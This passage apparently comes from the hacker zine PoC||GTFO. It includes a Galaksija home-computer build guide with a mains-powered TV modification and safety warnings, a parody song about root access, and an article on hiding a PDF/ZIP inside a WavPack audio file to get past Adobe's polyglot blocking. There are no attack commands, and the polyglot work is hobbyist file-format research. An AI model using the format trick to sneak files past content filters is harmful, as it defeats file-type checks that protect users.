
12. Carefully spray paint another layer, now with the darker color. This layer should be as even and as thin as possible, just thick enough not to see the color underneath.

13. After about an hour of drying, but not much longer, use your finger nail to remove all the lettering and lines. The cover might look a bit imprecise after this phase. Don't worry about that for now.

14. Use a clean cloth or paper tissue dabbed in gasoline to rub the surface, and you'll be surprised by nice looking lines and letters.

Power Supply Transformer and Regulator

Transformer electrical schematic.

Transformer mounting.

Transformer PCB

We need to say up front that the stabilized 12V supply is only used for RF modulator; you can leave it out if you are not using one, or if

yours requires 5V. You save on components D3, D4, D5, C4, C5 and R1 this way. Capacitor C6 on the primary side of transformer is used to eliminated unwanted interference coming from the mains. The transformer is full-wave and you get 11V of direct current and filtered voltage on capacitor C1. The 7805 voltage regulator can supply about one amp at 5V. It's a good idea to use a transformer with that much current, no matter that the computer will only use about 400 mA. The rest of the available current can later be used to power future expansions.

Capacitors C2 and C3 protect the 7805 from oscillating.

Because 7805 dissipates a lot of heat during operation, we need to mount it on a heat sink. If we don't have a ready-made one, we can improvise it from three chunks of aluminum with dimensions of 35×80, 35×110 and 35×140, of which each is bent in two places to form a letter U. The opening on the metal tab of the voltage regulator is for an M3 screw to tighten it to the heat sink. It is advisable to put some silicon paste to the contact surface of heat sink and regulator, to ensure good thermal conductivity. You can choose your own box in which to mount this transformer. It should have cooling vents and if the case is conductive, you will need a three-prong cable to the socket. Use green-yellow cable wire to connect ground on the socket plug to the ground of the box and transformer.

Simple Procedure, Fantastic Effects

To be able to turn a regular black-and-white TV into a computer screen, we must respect one crucial requirement: video input can be added only to TVs that have an AC/DC transformer. TVs with a hot chassis are very dangerous for modifications because they are not galvanically isolated from the computer and therefore can endanger the life of the one using it.

How do we test if our TV has a hot chassis? If you don't have enough experience and knowledge, skip this and let a professional deal with it. If you are sure about your knowledge, open up the TV and

plug it in[35] without ever touching its metal parts. Measure the potential between TV ground and socket ground. Unplug the TV, turn the plug 180 degrees, plug it back in and repeat the measurement. If at any point you read any voltage during measurement, unplug the TV, close it and give up on further modifications. The solution to your problem is RF modulator.

If in both cases there was no voltage, you can continue checking. Resistance between either poles of the TV plug and TVs ground must be infinite. (Measure this, of course, while the TV is unplugged.) If this checks out too, you have green light to continue with modifications.

First, get the schematic diagram of your TV — without it every effort is pointless. Find the entry point into the first stage of video amplifier. There you will find a marking for "white level" voltage and sync is two volts below it. Transistor TVs usually have white level at + 3V, and sync at + 1V. Leave the voltage from the splitter connected to the transistor base, cut the trace that leads the signal from video-detector and connect it as shown on the picture. You need to add one bipolar electrolytic capacitor of about 50 μF or, because bipolar electrolytic capacitors are hard to get, you can use two regular electrolytic of about 100 μF tied in parallel. (Pluses towards each other, minus to the video signal socket and a switch that chooses the TV function.)

On the back-pane of the TV, drill a hole for a switch and video signal socket. Use cables as short as possible, shielded or at least twisted around each other. Same goes for the cable that connects the computer to the screen. With that, we are done with modifications. Close the TV and connect it to the computer. When you turn them on, you'll probably need to adjust horizontal and vertical synchronization, as well as image contrast until you no longer see letter ghosting.

TV splitter

Don't panic, everything is going to be fine.

First, plug in only the transformer. Measure the voltages: stabilized 5V voltage must vary no more than ± 0,25V. For the 12V supply required by some RF modulators, variations can be up to ± 1V. After you've

made sure that voltages are within safe margins, connect the transformer and computer grounds by a wire, set the amp meter to highest setting and touch the + 5V transformer output with a plus side, and minus side to + 5V of the computer. The meter should show a current between 300 and 500 mA. If the reading is within the margins, remove the meter from + 5V and do the same measurement with + 12V. Depending on the model RF modulator, as it's the only component run by this current, the reading should be a couple milliamps. To be able to register it, we must lower the range on the meter.

If everything is all right, we can remove the amp meter and connect the display, then connect the transformer to the computer and turn it on. If we are using RF signal and TV receiver, we need to go through all three bands to find the best reception. The computer will display it's first word ever: "READY."

It's important that it starts working, eventually.

If the computer doesn't start up at first, do not panic: some difficulties are inherent in amateur work. If the picture is there, but is unstable, try to adjust vertical and horizontal sync on the TV or display. (These knobs are usually on the back side of the TV, but you might need a screwdriver.) If you can't see anything on the screen, increase the brightness.

Perhaps instead of one, you see nine smaller images (three by three) with black edges without text. This is simple to fix: the crystal, instead of 6.144MHz, is oscillating at three times that frequency! To fix this, solder a C5 capacitor with a value between 10 and 30 pF. As with any other modifications, first unplug the computer.

If the computer is completely silent, carefully touch each component, especially the ICs. The voltage regulator's heat sink should be warm just after a few minutes, same goes for transformer diodes and transformer. Only the CPU and EEPROMs out of all ICs can be hot, and even those not so much that we can't hold a finger to them. If

something is overheated, at least we know where to start looking for a short circuit.

Hidden and Intermittent Faults

It's entirely possible that the fault is so well hidden that it hasn't manifested yet. In that case, there might be a short circuit on the PCB printing. Turn off the transformer, take the multi-meter and test all adjacent traces on 1 Ohm range. While doing that, check again if all IC pins are soldered correctly, and then turn over the board and check the layout of the components.

Another possibility is that the computer is working, but with minor deficiencies: for example, when you press one key, two characters show up instead of one. In that case there's most certainly a short circuit between traces from ICs 741LS251 and 74LS156 to the keyboard. If you examine the situation and conclude which keys show up in pairs, you can deduce which traces are short circuited by looking at the keyboard matrix scheme.

It is also possible that the lines of text on the screen bend horizontally, especially in last rows. This is due to a poor image sync signal, and some experimenting with resistors R9 an R10 is required. (R9 must not be lower than 40 Ohm, otherwise the IC 741S38 is in danger.)

Advanced Fault Debugging Tool

For especially hard core faults we need to make a helper tool. It's called a logic probe, and it can be useful in many other situations. We need 74LS04 and 74US90 ICs, six LEDs, one capacitor and a few resistors. Using this probe we can determine if the logic level on a trace is high (first LED is on), low (second LED) or there's a sequence of impulses. For pulses, the remaining four LEDs will blink, usually so fast that it appears as though they are constantly on. Constant input without pulses can never turn on all four LEDs.

It's best if the ground and plus of the probe are two differently colored wires about 50cm in length that end in alligator clips. Connect those to the device that we are examining to get 5V, minding the polarity, as an error can damage the probe. Then we can read the logic states on crucial circuit points by touching them with pointed spike of the probe.

First we'll make sure that the oscillator is working. Pin 10 of 74LS32 IC has to show the changing signal, which means that all LEDs should be on. Next we follow the divider chain: pin 2 of 74LS93, pin 14 of CD4040, pin 2 of CD4017. Each of these should show the same state on the probe, except the last one, where the frequency is low enough that we can see some LEDs flicker. If we find a static state at any of these, we've found the fault.

Carefully examine the surrounding printed traces: if there are no errors, we have to substitute the IC. Pin 26 of the Z80 microprocessor must test low for about half a second after turning the unit on, and after that has to be constantly high. If this is not the case, check the transistor that is connected to this pin as well as the electrolytic capacitor that is connecting R5 to + 5V.

Logic probe PCB layout.

Logic probe mounting layout.

Logic probe schematic.

SPECIFIKACIJA DELOVA
ZA LOGIČKU SONDU

OTPORNICI

R1	390 OMA
R2	390 OMA
R3	390 OMA
R4	390 OMA
R5	390 OMA
R6	390 OMA
R7	100 OMA

KONDENZATOR

C1   100 nF

DIODE

L1-L6   LED svetleće diode (6 KOM)

INTEGRISANA KOLA

74 LS 04
74 LS 93

Others may know more.

If after all this trouble you haven't found a fault, you'll have to seek help from somebody more experienced. We think that path is easier that for you to become an expert in electronics yourself.

There is one problem which can be fixed in software. If the image on your screen is shifted too much to the left, each time you turn on the computer you can type BYTE 11176, 12 and press RET, or in more extreme cases, BYTE 11176,13. Similarly, if the image is too far to the right, you can type BYTE 11176,10 (or BYTE 11176,9) and press RET each time you turn on the computer.

Acquiring parts for the Galaksija computer.

Building a computer yourself, even in places where you can buy microprocessors in bulk, is not an easy matter. Some key parts of the computer, such as ROM, cannot be freely bought in any parts of the world, and others, such as the keyboard, can be found neither easily nor cheaply. In our country, where it's hard to find even the most common resistor, getting into this adventure might seem insane. But, it's possible to overcome these obstacles. How?

Thanks to the understanding and love for computers by a handful of local manufacturers, Galaksija has managed to source for its readers all the core components without which building this computer yourself would have been suicidal—ROM, keyboard and printed circuit board —and at affordable prices! (The PCB will cost 40 percent less than "Elektronika Inženjering," even though they are paying taxes for them!)

Besides that, we've managed to make a deal for procuring the semiconductor components from abroad. Only the housing and cassette we are unsure about at this time.

The ever-shifting dinar exchange rate increased the prices on everything, which affects the Galaksija computer too. Final prices will depend on the way ICs are sourced from abroad. In the worst case, if

customs decide you have to pay import fees, those shouldn't be bigger than 15.500 dinars,[36] but it can't be less than 11,000 dinars.

Mechanical Components

Mechanical components of the Galaksija computer—PCB, connector board, keyboard mask, keys with caps—are being made available by Institut za Vakuumsku Tehniku from Ljubljana (keys) and MIPRO, Elektronika from Buj. Keys which will be built into Galaksija really satisfy all professional standards; the same ones are built into terminals of several domestic computer systems.

The FR4 printed circuit boards also have a professional look and quality. Traces are first protected galvanically, and then covered with a green solder mask to which all professional boards owe their charm. The upper side of the board has a component silk screen, which simplifies assembly a lot. The possibility for an error when placing the components or making a solder bridge is minimized.

The price of the full set is 4300 dinars which covers just the manufacturing and mailing expenses, as well as taxes which are responsible for almost a third of the price! (The price doesn't include the connector board, which oughtn't be more than 300 dinars.)

This kind of accessible pricing represents the support of the MIPRO and Elektronika companies from Buj and their owners Zvonko Juras and Blažo Krakić to the whole Galaksija project in spreading the ideas about home computers. These low prices come with a few limitations, unfortunately, but those shouldn't worry those who make the decision to build the Galaksija computer early enough.

The prices are valid only till January 31st for orders received through Galaksija's office. MIPRO and Elektronika will still accept orders after that, but at economically viable, and therefore higher, prices. This also means that parts can only be ordered in package.[37] The first hundred orders get a special discounted price of 3660! Which first hundred? Well, the ones that first send in the orders, on or after

the fifth of January! [38] Delivers begin on 15 January, and orders should be sent to Galaksija, 11000 Beograd, Bulevar vojvode Mišića 17.

Integrated Circuits

Potential builders of the Galaksija computer are mostly worried about acquiring the integrated circuits. Unfortunately, those can only be bought abroad. There are actual reasons to worry about: how to align the order with customs regulations, how to explain in a foreign language what is it that you actually need, how to make the payment?

The procedure is, in essence, simple: you need to write to the foreign company and ask for an invoice. When you get the invoice, you go to the bank to make the payment — a foreign currency payment. In reality, everybody who has ever tried this knows how hard it actually is. Unfortunately, there's no other way. Keep one thing in mind at all times: the maximum value of a single shipment cannot exceed 1500 dinars, otherwise it will be returned and will never reach you.

To try and simplify things at least a bit, Galaksija has made a deal with Microtechnica in Gratz. Full price for the complete set of ICs, an RF modulator, the quartz crystal and three sockets is 1000 shillings (about 6500 dinars) for a 4K RAM version with two 6116 ICs, or 1116 shillings for a 6K RAM version with three 6116 ICs.

This price includes shipping, completely in agreement with domestic customs regulations. To make the order, simply make a request for an invoice for Galaksija parts. You can make the payment by one of the following card: American Express, Diners, Eurocard and Visa. All buyers of complete sets of ICs for Galaksija, Microtechnica will receive a pre-programmed EEPROM for free. This significantly simplifies the path to Galaksija computer. You need to make an order to the following address: Microtechnica, A-8042 Graz, St. Peter Hauptstrasse 10, Austria.

Additionally, these are reliable distributors in England (Ambit International, 200 North Service Road, Brentwood, Essex, England) and Germany (Bürklin, Shillerstrasse 40, 8000 München).

Programming the EEPROM

Without system programs written into the 2732 (ROM) and 2716 (Character ROM) EEPROMs, the Galaksija computer is completely helpless. Readers who order the set from Microtechnica will get the EEPROMs pre-programmed, completely ready for installation. Readers who already have EEPROMs or intend to source them from other distributors, can send them to Galaksija offices to be programmed.

This favor is completely free and will be done by MIPRO from Belgrade,[39] where the development of this computer was started. You can start sending your EEPROMs right away; they will be returned at most after fifteen days. Put enough stamps for return postage, the same number you needed to put on the envelope to send it. Ensured letter is probably the safest way for EEPROMs to get to our offices and back to you. EEPROMs should be sent to Galaksija, 11000 Beograd, Bulevar vojvode Mišića 17.

Emergency help

Less experienced builders should not be afraid that they will be alone in their endeavor of building the Galaksija. In cooperation with the Avala amateur-radio club from Belgrade, we've organized a help line which will be available each day from five until eight o'clock at phone number 011/402-687. At this same club, we'll conduct free computer building courses. You'll find detailed announcements in the February issue of Galaksija, even before you are able to gather all the parts.

Voja Antonić (back) and his friend Jova Regasek assembling Galaksija

9:11 Root Rights are a Grrl's Best Friend

by fbz

The trolls are glad to lie for views
They delight in online duels.
But I prefer a man page that describes extensive tools.

A shell on the sys may be quite continental
But root rights are a grrl's best friend.
sudo may be grand, but it won't pay the rental
On your hosting fee, or help you with the disassembly.
RAM gets cold as exploits get sold
And we all mine bitcoin in the end.
But exploit or shell script,

priv escalation keeps its shape!
Root rights are a grrl's best friend!

There may come a time when a hacker needs a lawyer,
But root rights are a grrl's best friend.
There may come a time when a tech firm employer
Offers you stock options
But get root rights and your own machines.
Perks will fly when stocks are high,
But beware when they start to descend.
Machines will go offline and no more command line!
Root rights are a grrl's best friend!

I've heard of servers where you get admin accounts,
But root rights are a grrl's best friend.
And I think that machines that you admin yourself
Are better bets. If nothing else, big data sets!

Unix time rolls on, entropy is gone,
And you can't get that file to prepend.
But big racks or botnets you get props for root logins!

Root rights, root rights, I don't mean jail breaks,
Root rights are a grrl's best, best friend!

9:12 What if you could listen to this PDF?

by Philippe Teuwen

To honor the tradition of polyglot releases, `pocorgtfo09.pdf` is also an audio file featuring a 24-bit studio recording of fbz' *Root Rights are a Grrl's Best Friend*, which you can enjoy with MPlayer or VLC.

There are some official ways to embed an audio file in a PDF, such as LATEX's `media9` package. Unfortunately, that would only work in Adobe Acrobat Reader, provided that you also install Adobe Flash—quite a reckless prerequisite nowadays. We are not such bad neighbors, so we looked for alternatives.

Adobe, once again, is out to search-and-destroy polyglots, so all common audio file types such as WAV, MP3, M4A, 3GP, AAC, FLAC, are prohibited. Still, some less popular formats remain undetected, up until now! Among the free lossless formats these are True Audio (`.tta`) and WavPack (`.wv`).

TTA frame structure[40] is unfortunately too rigid and doesn't allow much trickery to inject the start of the PDF within the first kilobyte. It supports standard tagging by ID3v1/v2 and APEv2, but prepending ID3 info is banned by Acrobat. The APEv2 specification,[41] on the other hand, *strongly recommends* against using it at the beginning of a file. In practice, audio readers don't support files starting with APEv2.

The WavPack file format[42] is quite unusual, but far more friendly to us: it doesn't have a file header, but every block starts with the same magic, `wvpk`. We can add new metadata blocks at the beginning of the file, and they support `DUMMY` sub-blocks, meant for padding. So we can

inject the beginning of a PDF, but can we use those sub-blocks to inject the full PDF in our WavPack? For each sub-block the theoretical size is 16 Mb, but in practice MPlayer accepts a maximum of 1,047,548 bytes and VLC 1,048,548 bytes and only one such sub-block per block. So it's possible, but it would be quite impractical to slice the PDF in 1Mb chunks. WavPack also supports ID3v1 and APEv2. ID3v1 is too limited (only ID3v2 allows PRIV frames), so we have to rely on APEv2 to inject the bulk of the PDF (and ZIP, as usual) in a large metadata frame.

We now have the ingredients to build a PDF/ZIP/WavPack polyglot file. The final file structure, from the three perspectives, is depicted on page 130.

All starred items contain a size or an offset that depends on another part of the polyglot, so the file is built in two passes. The first pass puts the elements together, and then the second pass adjusts those fields in the WavPack and ZIP.

By the way, the artwork on page 126 is by Ange and myself, derived from Vectorportal's artwork licensed under a Creative Commons Attribution 3.0 Unported License.[43]

WavPack

wvpk block
sub-block (DUMMY)

wvpk blocks
sub-blocks
actual content

APEv2 header
APEv2 tags
APEv2 Polyglot tag

APEv2 footer

PDF

PDF header
obj/stream

endstream/endobj
actual content
obj/stream

endstream/endobj
PDF footer

ZIP

Local File Headers
actual content
Central Directory
End of CD
Archive comment
